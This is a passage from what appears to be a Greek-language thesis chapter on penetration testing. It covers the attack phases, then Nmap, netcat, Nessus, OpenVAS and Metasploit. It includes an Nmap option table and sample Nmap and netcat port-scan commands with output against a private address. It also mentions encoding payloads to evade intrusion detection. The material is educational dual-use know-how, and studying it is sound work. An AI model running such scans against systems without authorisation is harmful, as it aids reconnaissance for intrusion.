
Η φάση πριν από την επίθεση, όπως φαίνεται στο Σχήμα 2.3, περιλαμβάνει αναγνώριση ή συλλογή δεδομένων για να ανακαλύψουμε όσο το δυνατόν περισσότερες πληροφορίες για τον στόχο, σχεδόν όλες οι πτυχές της συλλογής πληροφοριών αξιοποιούν τη δύναμη του Διαδικτύου. Για να είναι επιτυχής στην αναγνώριση, η στρατηγική πρέπει να περιλαμβάνει τόσο παθητικές όσο και ενεργές τεχνικές αναγνώρισης. Η παθητική αναγνώριση χρησιμοποιεί τους πόρους πληροφοριών που διατίθενται στο διαδίκτυο. Σε αντίθεση με την ενεργή αναγνώριση, δεν υπάρχει άμεση αλληλεπίδραση με τον ίδιο τον στόχο, ο στόχος δεν έχει τρόπο να γνωρίζει, ή να καταγράφει τις δραστηριότητες του PenTester. Περιλαμβάνει δραστηριότητες όπως απόκτηση πληροφοριών εγγραφής, προσφερόμενων προϊόντων και υπηρεσιών, κοσκίνισμα εγγράφων, κοινωνική μηχανική. Η ενεργή αναγνώριση επιχειρεί να σχεδιάσει και να χαρτογραφήσει το προφίλ Διαδικτύου του στόχου. Περιλαμβάνει δραστηριότητες όπως αναγνώριση του λειτουργικού συστήματος, σάρωση πορτών, χαρτογράφηση δικτύου, χαρτογράφηση περιμέτρου και δημιουργία προφίλ διαδικτύου. [15]



Σχήμα 2.3: Η φάση Pre-Attack του Penetration Test

2.6.2 Attack Phase

Όπως υποδηλώνει το όνομα αυτή η φάση, όπως φαίνεται στο Σχήμα 2.4, περιλαμβάνει τον πραγματικό συμβιβασμό του στόχου. Οι επιθέσεις πραγματοποιούνται με βάση τα ελαττώματα και τις ευπάθειες που ανακαλύφθηκαν κατά τη φάση πριν από την επίθεση. Κατά τη διάρκεια αυτής της φάσης, προσπαθούν να βρεθούν όσο το δυνατόν περισσότερες ευπάθειες, επειδή ούτε ο οργανισμός ούτε ο PenTester θα γνωρίζουν ποια ευπάθεια θα επιλέξει να εκμεταλλευτεί πρώτα ένας εισβολέας.




Σχήμα 2.4: Η φάση Attack του Penetration Test

Διάφορα εργαλεία και τεχνικές όπως σαρωτής ευπάθειας, ενεργές σαρώσεις ανίχνευσης και κοινωνική μηχανική, αναπτύσσονται για την απόκτηση του μηχανήματος στόχου. Όταν επιτυγχάνεται ο στόχος, γίνεται προσπάθεια επαύξησης των προνομίων εκμεταλλευόμενος τον στόχο και εγκαθιστώντας μία ή περισσότερες εφαρμογές για να διατηρηθεί η πρόσβαση, περαιτέρω εκμετάλλευση του παραβιασμένου συστήματος ή / και απόπειρα επέκτασης του ελέγχου σε άλλα συστήματα εντός του δικτύου. Η χρήση τεχνικών όπως brute-force για την αυθεντικοποίηση και η χρήση Trojans, Protocol Analyzers, ή οποιουδήποτε άλλου μέσου για τη λήψη πληροφοριών εμπλέκονται κατά το privilege escalation. Ο κύριος στόχος εδώ είναι να διερευνήσουμε το βαθμό αποτυχίας της άμυνας [16]. Οι κανονικές δραστηριότητες που περιλαμβάνονται σε αυτές τις φάσεις είναι οι εξής:

1. Έλεγχος για να δούμε πώς ο στόχος ανταποκρίνεται σε απαντήσεις σφαλμάτων και πώς διαχειρίζεται τα σφάλματα όταν στέλνονται ICMP πακέτα.
2. Εξαπάτηση απαντήσεων δημιουργώντας ειδικά κατασκευασμένα πακέτα για τη δοκιμή των λιστών ελέγχου πρόσβασης.
3. Έλεγχος για τη μέτρηση του κατώτατου όριου αντοχής για τις επιθέσεις DoS με την αποστολή διαφορετικών παραλλαγών σύνδεσης τόσο του TCP όσο και του UDP.
4. Δοκιμή για να δούμε ποια φίλτρα πρωτοκόλλου υπάρχουν, προσπαθώντας να συνδεθούμε με τα πιο συχνά χρησιμοποιούμενα πρωτόκολλα (όπως SSH, FTP και Telnet).
5. Έλεγχος για να δούμε αν το IDS επιτρέπει κακόβουλο περιεχόμενο και σάρωση του στόχου με πολλούς τρόπους για να διαπιστώσουμε εάν το IDS καταγράφει μη φυσιολογική κίνηση.
6. Έλεγχος αν τα συστήματα στο DMZ, όπως ο διακομιστής ιστού, ανταποκρίνονται στις σαρώσεις του διακομιστή ιστού εκτελώντας διάφορες μεθόδους όπως POST, DELETE και COPY

2.6.3 Post-Attack Phase

Η φάση μετά την επίθεση, όπως φαίνεται στο Σχήμα 2.5, περιλαμβάνει την επαναφορά των συστημάτων στην αρχική τους κατάσταση πριν από τη δοκιμή, η οποία περιλαμβάνει την αφαίρεση μεταφορτωμένων αρχείων root kits ή προγραμμάτων backdoor, την αντιστροφή οποιωνδήποτε αλλαγών στη λίστα ελέγχου πρόσβασης (ACL) σε αρχεία ή φακέλους ή άλλα αντικείμενα συστήματος ή χρήστη, αποκατάσταση συσκευών δικτύου και υποδομής δικτύου, καθαρισμός των καταχωρίσεων στη registry που προστέθηκαν κατά την εκμετάλλευση και αφαίρεση συνδέσεων που έχουν δημιουργηθεί κατά τη φάση πρόσβασης.



Σχήμα 2.5: Η φάση Post-Attack του Penetration Test

Τα παραδοτέα Penetration Test περιλαμβάνουν μια λεπτομερή αναφορά όλων των συμβάντων που συνέβησαν και όλων των δραστηριοτήτων που πραγματοποιήθηκαν κατά τη διάρκεια της φάσης δοκιμής με προτεινόμενα διορθωτικά μέτρα όπως συμφωνήθηκαν στους κανόνες δέσμευσης. Η επικύρωση του Penetration Test είναι μια τεκμηριωμένη αναφορά με την πραγματική επικύρωση της αξίας των περουσιακών στοιχείων που θα χαθεί σε σχέση με την παραβίαση της άμυνας ασφαλείας. Αυτή η έκθεση καθορίζει επίσης σε ποιο βαθμό το Penetration Test ήταν επιτυχές και ανεπιτυχές.

2.7 Εργαλεία του Penetration Tester

Υπάρχουν πολλά βιβλία και άρθρα στο διαδίκτυο γραμμένα από τη σκοπιά των εργαλείων ασφάλειας, με συζητήσεις σε βάθος για τις διάφορες χρήσεις, τις αλλαγές και τεχνικές για την εφαρμογή αυτών των εργαλείων. Σε αυτή την ενότητα θα συζητήσουμε μερικά γνωστά αυτοματοποιημένα, ελεύθερα και ανοιχτού κώδικα εργαλεία Penetration Test τα οποία μπορούν να χρησιμοποιηθούν. Αυτά τα εργαλεία μπορούν να ταξινομηθούν ως εξής:

1. Service and Network Mapping Tools
2. Scanning and Vulnerability Assessment Tools
3. Penetration Testing Framework
4. Operating System

2.7.1 Service and Network Mapping Tools

Τα εργαλεία χαρτογράφησης υπηρεσιών και δικτύου χρησιμοποιούνται για την ανάλυση συστημάτων, δικτύου, υπηρεσιών και ανοιχτών πορτών. Οι βασικοί σκοποί αυτών των εργαλείων είναι να εξετάσουν τους κανόνες τείχους προστασίας ή απαντήσεις που δίνονται σε διαφορετικά πραγματικά ή κατασκευασμένα πακέτα IP. Μερικά από τα βασικά εργαλεία και τις βασικές λειτουργίες τους συζητούνται παρακάτω:

Network Mapper (Nmap)

Το Nmap [28] από τη Fyodor, είναι μια δωρεάν, ισχυρή εφαρμογή ανοιχτού κώδικα που χρησιμοποιείται από τους περισσότερους επαγγελματίες ασφαλείας. Είναι επεκτάσιμο, έχει πολλές επιλογές stealth και μπορεί να ενσωματωθεί σε σενάρια και προγράμματα. Το Nmap μπορεί να χρησιμοποιηθεί για να σαρώσει ποιοι κεντρικοί υπολογιστές είναι διαθέσιμοι στο δίκτυο, ποιες υπηρεσίες προσφέρουν οι κεντρικοί υπολογιστές, ποια λειτουργικά συστήματα εκτελούνται, ποια φίλτρα πακέτων / τείχη προστασίας χρησιμοποιούνται, με δεκάδες άλλα χαρακτηριστικά. Το αποτέλεσμα από το Nmap είναι μια λίστα σαρωμένων στόχων, με συμπληρωματικές πληροφορίες για καθένα ανάλογα με τις επιλογές που χρησιμοποιούνται. Ο πίνακας ports παρέχει τις βασικές πληροφορίες. Ο πίνακας ports παραθέτει τον αριθμό port και το πρωτόκολλο, το όνομα υπηρεσίας και την κατάσταση. Η κατάσταση είναι είτε ανοιχτή, φιλτραρισμένη, κλειστή ή μη φιλτραρισμένη. Ανοιχτή σημαίνει ότι η υπηρεσία στον κεντρικό υπολογιστή προορισμού ακούει συνδέσεις / πακέτα σε αυτήν τη θύρα. Φιλτραρισμένη σημαίνει ότι ένα τείχος προστασίας, ένα φίλτρο ή άλλο εμπόδιο δικτύου εμποδίζει την πόρτα, ώστε το Nmap να μην μπορεί να πει εάν είναι ανοιχτό ή κλειστό. Οι κλειστές πόρτες δεν έχουν καμία εφαρμογή που να τους ακούει, αν και θα μπορούσαν να ανοίξουν ανά πάσα στιγμή. Οι πόρτες ταξινομούνται ως μη φιλτραρισμένες όταν ανταποκρίνονται σε ανιχνευτές Nmaps, αλλά το Nmap δεν μπορεί να προσδιορίσει εάν είναι ανοιχτά ή κλειστά. [21] Ο Πίνακας 2.1 παρακάτω είναι μια σύντομη περίληψη για μερικές από τις πιο σημαντικές επιλογές στο Nmap [22].

Scan Types	Switch	Scan Characteristics
TCP Connect	-sT	Completes the full three-way handshake with each scanned port
TCP SYN	-sS	Only sends the initial SYS and awaits the SYN-ACk response to determine if a port is open. If the port is closed, the target will send a RST or possibly nothing.
TCP FIN	-sF	Sends a TCP FIN to each port. A RST indicates the port is closed, while no response may indicate the port is open.
TCP Xmas Tree	-sX	Sends a pack with the FIN, URG, and PUSH bits set. Again a RST indicates the port is closed, while no response may mean the port is open.
TCP ACK	-sA	Sends a packet with the ACK bit set to each target port. Allows for determining a packet filter's rule regarding established connections.
Windows	-sW	Similar to the TCP ACK scan, but focuses on the TCP Window size to determine if the port is open or closed a variety of operating systems.
UDP Scan	-sU	Sends UDP packet to target ports to see if the UDP service is listening.
Ping	-sP	Sends ICMP echo request packets to every machine on the target network, allow for locating live hosts. This is network mapping, not scanning.
RPC Scan	-sR	Scans RPC services, using all discovered open TCP/UDP ports on the target to send RPC NULL commands. Attempts to determine if an RPC program is listening at that port, and if so, identifies what type of RPC program.
Host Discovery	-sP	Scans hosts on network which respond to pings or which have a particular port open
OS Detection	-O	Scans remotely to determine the operating system and some hardware characteristic of network devices
Version Detection	-sV	Interrogates listening network services listening on remote devices to determine the application name and versions

Πίνακας 2.1: Περίγραμμα για τους τύπους σαρώσεων Nmap

Παράδειγμα χρήσης του Nmap

Υποθέτοντας ότι ο χρήστης έχει δικαιώματα root, εκτελεί την εντολή:
nmap -sS -O 192.168.1.0/24

- Πραγματοποιεί μια κρυφή σάρωση SYN εναντίον κάθε υπολογιστή που βρίσκεται εντός των 255 υπολογιστών στο δίκτυο κλάσης C 192.168.1.0/24
- Προσπαθεί επίσης να προσδιορίσει ποιο λειτουργικό σύστημα τρέχει σε κάθε ενεργό υπολογιστή.

NETCAT

Το Netcat, που γράφτηκε από τον Hobbit, έχει πολλές χρήσεις, αλλά ένα καλό χαρακτηριστικό είναι ότι μπορεί να χρησιμοποιηθεί ως εξαιρετικά ελαφρύς σαρωτής πορτών για πλατφόρμες Unix και Windows. Αναφέρεται συνήθως ως «ελβετικό μαχαίρι στρατού» μεταξύ των επαγγελματίων ασφαλείας. Σε βασικό επίπεδο, αυτό το εργαλείο παρέχει βασικές λειτουργίες σάρωσης θύρας TCP και UDP. Μερικοί από τους βασικούς switches που χρησιμοποιούνται στο netcat (ή nc) είναι οι εξής:

netcat basic switches

```
-v provides verbose output
-vv provides very verbose output
-vv provides very verbose output
-z provides zero I/O (used for port scanning)
-w2 provides a timeout value for each connection
-u provides UDP scanning
```

Ένα απλό παράδειγμα για να δείξουμε την χρήση του netcat ώστε να βρεί οποιαδήποτε πόρτα είναι ανοιχτή μεταξύ 1 – 80 στο 192.168.1.1

netcat basic example

```
[root] nc -v -z -w2 192.168.1.1 1-80
[192.168.1.1] 80 [tcp/www] open
[192.168.1.1] 42 [?] open
[192.168.1.1] 25 [tcp/smtp] open
[192.168.1.1] 23 [tcp/telnet] open
[192.168.1.1] 21 [tcp/ftp] open
```

Οι πόρτες 80, 42, 25, 23 και 21 είναι ανοιχτές.

2.7.2 Scanning and Vulnerability Assessment Tools

Η σάρωση και η εκτίμηση ευπαθειών είναι μια συστηματική αξιολόγηση των δικτύων για τον προσδιορισμό των κατάλληλων μέτρων ασφαλείας και τον εντοπισμό παραβίασης της ασφάλειας. Τα εργαλεία αξιολόγησης σάρωσης και ευπαθειών είναι απαραίτητα επειδή χαρτογραφούν γνωστές ευπάθειες στο δίκτυο και παρουσιάζουν μια εκτίμηση πιθανών τρωτών σημείων πριν αξιοποιηθούν από κακόβουλο λογισμικό ή εισβολέα. Τέτοια εργαλεία λειτουργούν ως βάση δεδομένων τεκμηριωμένων ελαττωμάτων ασφάλειας δικτύου ή συστήματος. Ο σαρωτής προσπαθεί επίσης να εξετάσει κάθε ελάττωμα στις διαθέσιμες υπηρεσίες του εύρους στόχων των κεντρικών υπολογιστών και παρέχει κατηγοριοποίηση σοβαρότητας στις τελικές αναφορές. Οι ευπάθειες που είναι απειλές σε ένα δίκτυο θα μπορούσαν να βρεθούν σε αδυναμία διαμόρφωσης, περιττές υπηρεσίες, καθώς και σε μη συνδεδεμένο λογισμικό δικτύου του συστήματος στόχου [13]. Υπάρχουν πολλά τέτοια εργαλεία, αλλά αυτή η διατριβή δουλεύει κυρίως σε δύο από αυτά. Αυτά είναι:

1. Nessus
2. Open Vulnerability Assessment System (OpenVAS)


2.7.2.1 Nessus

Ο Nessus, κάποτε ανοιχτού κώδικα, αλλά τώρα είναι ένας ιδιόκτητος ανιχνευτής ευπάθειας πολλαπλών πλατφορμών που αναπτύχθηκε από την Tenable Network Security [23]. Υπάρχουν τρείς επιλογές, η δωρεάν έκδοση που είναι για εκπαίδευση σε μαθητές, η proffesional που απευθύνεται σε επαγγελματίες Penetration Testers και η Enterprice για εταιρίες. Το Nessus αναπτύχθηκε με αρχιτεκτονική πελάτη / διακομιστή. Ο διακομιστής Nessus εκτελεί την πραγματική δραστηριότητα σάρωσης, ενώ ο πελάτης είναι η εφαρμογή διεπαφής του προγράμματος. Και οι δύο πελάτες /διακομιστές μπορούν να εγκατασταθούν σε ένα μόνο σύστημα ή μπορούν να εγκατασταθούν σε ξεχωριστά μηχανήματα. Το βασικό χαρακτηριστικό του περιλαμβάνει την πολιτική σάρωσης, η οποία επιτρέπει στο χρήστη να ορίζει παραμέτρους και μεταβλητές για μια επιτυχή σάρωση, όπως επιλογές σάρωσης, διαπιστευτήρια, προσθήκες και σύνθετες ρυθμίσεις. Χρησιμοποιείται για την ανίχνευση πιθανών τρωτών σημείων και αδυναμιών στο δίκτυο και συστήματα όπως απομακρυσμένος έλεγχος, προεπιλεγμένοι κωδικοί πρόσβασης, DoS επίθεση, ελλείψεις ενημερώσεων χρησιμοποιώντας τη βάση δεδομένων ευπαθειών που περιέχει ενημερωμένες πληροφορίες για όλες τις γνωστές ευπάθειες.

Στον ιστότοπο της Tennable [23], είναι διαθέσιμος ένας καλογραμμένος οδηγός εγκατάστασης και πολλά βίντεο σχετικά με τον τρόπο λειτουργίας του εργαλείου με λεπτομερή ανάλυση των χαρακτηριστικών του. Η σάρωση ενός συστήματος ή ενός δικτύου είναι απλή. Αφού συνδεθούμε στη διεπαφή ιστού, διαμορφώνουμε τις πολιτικές για να αξιολογήσουμε το σύστημα ή το δίκτυο. Χιλιάδες πρόσθετα (plugins), μπορούν να χρησιμοποιηθούν για να βρουν ευπάθειες. Μετά τη διαμόρφωση των πολιτικών, επιλέγουμε τη διεύθυνση IP της συσκευής ή το εύρος του δικτύου που θα αξιολογηθεί. Μόλις επιλεγούν οι στόχοι, η σάρωση μπορεί να ξεκινήσει και το Nessus θα ξεκινήσει την ανάλυση ευπάθειας. Μετά την ολοκλήρωση της σάρωσης, ο Nessus θα παρουσιάσει μια λίστα με αντικείμενα που ανακάλυψε και τα οποία μπορούμε να αναζητήσουμε ανά επίπεδο σοβαρότητας. Ο Nessus κατατάσσει το επίπεδο σοβαρότητας χρησιμοποιώντας κρίσιμη, υψηλή, μεσαία, χαμηλή και κλίμακα πληροφοριών. Επιπλέον, παρέχεται λεπτομερής εξήγηση για κάθε ευπάθεια μαζί με μια πλήρη αναφορά με δυνατότητα λήψης με ένα ευρύ φάσμα μορφών για την ενσωμάτωση της ευπάθειας. Ο Penetration Tester δεν πρέπει να κάνει απλώς εκτέλεση του Nessus σε όλο το εύρος των διευθύνσεων ενός οργανισμού χωρίς σχέδιο και να περιμένει να πάρει τίποτα σημαντικής αξίας. Προσοχή πρέπει να ληφθεί καθώς ορισμένα πρόσθετα είναι δυνητικά διαταρακτικά και προκαλούν πολλά προβλήματα.

2.7.2.2 OpenVAS

Το OpenVAS είναι ένας σαρωτής ευπάθειας ανοιχτού κώδικα που διαμορφώθηκε από τη δωρεάν έκδοση του Nessus 2.2 μετά το Nessus πήρε την ιδιοκτησία του το 2005. Το OpenVAS σαρώνει το δίκτυο για ευπάθειες και δημιουργεί μια αναφορά με βάση την κατάσταση του δικτύου. Σύμφωνα με τον ιστότοπο του Open-VAS "Το Open Vulnerability Assessment System (OpenVAS) [24] είναι ένα framework διαφόρων υπηρεσιών και εργαλείων που προσφέρουν μια ολοκληρωμένη και ισχυρή λύση σάρωσης ευπάθειας και διαχείρισης ευπάθειας." Το σχήμα 2.7 δείχνει την αρχιτεκτονική λειτουργίας του OpenVAS.



Σχήμα 2.7: Επισκόπιση αρχιτεκτονικής OpenVAS

Μερικά από τα βασικά στοιχεία και χαρακτηριστικά περιλαμβάνουν:

Το OpenVAS-4 περιλαμβάνει τις ακόλουθες ενότητες OpenVAS:

- Διαχειριστής: Κεντρική υπηρεσία που ενοποιεί τη σάρωση ευπάθειας σε μια πλήρης λύση διαχείρισης ευπάθειας
- Σαρωτής: Εκτελεί τις πραγματικές δοκιμές ευπάθειας δικτύου (NVTs) μέσω Open-VAS NVT Feed
- Διαχειριστής: Εργαλείο γραμμής εντολών ή ως δαίμονας πλήρους υπηρεσίας που προσφέρει το πρωτόκολλο διαχείρισης OpenVAS (OAP)
- Greenbone Security Assistant (GSA): Υπηρεσία Ιστού που προσφέρει διεπαφή χρήστη για προγράμματα περιήγησης στο Web
- Greenbone Security Desktop (GSD): Πελάτης υπολογιστή που βασίζεται σε Qt για OpenVAS Management Protocol (OMP)
- Command Line Interface (CLI): Εργαλείο γραμμής εντολών που επιτρέπει τη δημιουργία διεργασιών παρτίδας για την οδήγηση του OpenVAS Manager
- Βιβλιοθήκες: Συγκεντρωμένη κοινή λειτουργικότητα

Τα πιο σημαντικά νέα χαρακτηριστικά:
- Πλαίσιο προσθήκης μορφής αναφοράς
- Λειτουργία Master-Slave
- Βελτιωμένος σαρωτής.

Το εκτεταμένο OMP του OpenVAS Manager καθιστά πολλές νέες δυνατότητες σταθερά διαθέσιμες σε όλους τους πελάτες της.

2.7.3 Penetration Testing Framework

Οι περισσότεροι Penetration Testers χρησιμοποιούν έναν συνδυασμό εφαρμογών εκμετάλλευσης γενικού σκοπού όπως το Core Impact και το Metasploit Framework, εκτός από τα δικά τους scripts και εφαρμογές. Για αρχάριους που θέλουν να ασχοληθούν με Penetration Test, αυτές οι εφαρμογές ενδέχεται να μην είναι καλή επιλογή λόγω του κόστους που συνεπάγεται η αγορά τους. Θα πρέπει να ληφθεί υπόψη ότι η αποτελεσματικότητα οποιασδήποτε εμπορικής ή ανοιχτής πηγής εφαρμογής δεν καθορίζεται από την τιμή, αλλά από την ικανότητα του Penetration Tester. Είναι καλή πρακτική να δοκιμάσετε όλες τις πιθανές εφαρμογές και εργαλεία και να αποφασίσετε ποια είναι η καλύτερη για το περιβάλλον του έργου. Αυτή η διατριβή, χρησιμοποιεί το Metasploit Community Edition. Αυτή η έκδοση προσφέρει μια βασική λειτουργικότητα του ισχυρού Metasploit Pro. Σύμφωνα με τον ιστότοπο της Metasploit, το Metasploit Community Edition απλοποιεί την ανακάλυψη του δικτύου και την επαλήθευση ευπάθειας για συγκεκριμένες εκμεταλλεύσεις, αυξάνοντας την αποτελεσματικότητα των σαρωτών ευπάθειας. Οι σαρωτές ευπάθειας όπως το Nessus και το OpenVAS μπορούν εύκολα να ενσωματωθούν στο Metasploit Framework, καθιστώντας το μια καλή επιλογή για σκοπούς Penetration Test.


2.7.3.1 Metasploit Framework

Το Metasploit είναι το πλαίσιο ασφαλείας που αναπτύχθηκε αρχικά σε Perl από τον H.D. Moore το 2003 και ξαναγράφηκε σε Ruby και αποκτήθηκε από το Rapid7 το 2009. Ενσωματώνει πολλές πτυχές των δοκιμών ασφαλείας από αναγνώριση, ανάπτυξη exploit, συσκευασία ωφέλιμου φορτίου / payload και αποστολή exploits σε ευάλωτα συστήματα. Βασικά βήματα για την εκμετάλλευση ενός συστήματος που χρησιμοποιεί το Metasploit Framework μπορούν να μετατραπούν σε ακόλουθα βήματα ως:

1. Επιλογή και διαμόρφωση σε ένα exploit για τον στόχο.
2. Επικύρωση εάν το σύστημα στόχου είναι ευάλωτο στο επιλεγμένο exploit.
3. Επιλογή και διαμόρφωση του payload που θα χρησιμοποιηθεί.
4. Επιλογή και διαμόρφωση στο σχήμα κωδικοποίησης για να βεβαιωθούμε ότι το payload μπορεί να αποφύγει τα συστήματα ανίχνευσης εισβολής με ευκολία.
5. Εκτέλεση του exploit.

Metasploit Framework Architecture

Ο πυρήνας βρίσκεται στο Metasploit REX (Ruby Extension Library), το οποίο είναι μια συλλογή από classes και μεθόδους. Το Metasploits Core Framework περιέχει διάφορα υποσυστήματα όπως λειτουργικές μονάδες και συνεδρίες. Το Metasploits Base Framework ενσωματώνει διαφορετικούς καταλόγους και παρέχει τη διεπαφή για αλληλεπίδραση με το Core Framework. Αυτοί οι κατάλογοι χωρίζονται σε ενότητες, βιβλιοθήκες, πρόσθετα, εργαλεία και διεπαφές όπως φαίνεται παρακάτω στο Σχήμα 2.8 [25]. Η διεπαφή περιλαμβάνει πέντε επιλογές msfweb, msfcli, msfconsole, msfgui και msfapi για την αλληλεπίδραση του χρήστη με το Framework. Διασύνδεση γραμμής εντολών, διεπαφή κονσόλας, διεπαφή GUI και διεπαφή ιστού είναι πρωταρχικές διεπαφές μεταξύ όλων αυτών των διεπαφών. Η κονσόλα διασύνδεσης είναι η πιο ισχυρή επειδή επιτρέπει στους PenTesters να χρησιμοποιούν την πλήρη λειτουργικότητα του Metasploit. Η πραγματική δύναμη του Metasploit έγκειται στην υποκείμενη εκτεταμένη βιβλιοθήκη ενοτήτων. Κάθε μονάδα έχει λειτουργίες και χωρίζονται σε exploits, payloads, κωδικοποιητές, NOPS και βοηθητικά, ενώ τα πρόσθετα προσφέρουν επιπλέον λειτουργικότητα στο Framework.



Σχήμα 2.8: Αρχιτεκτονική Πλαισίου Metasploit

Κεφάλαιο 3

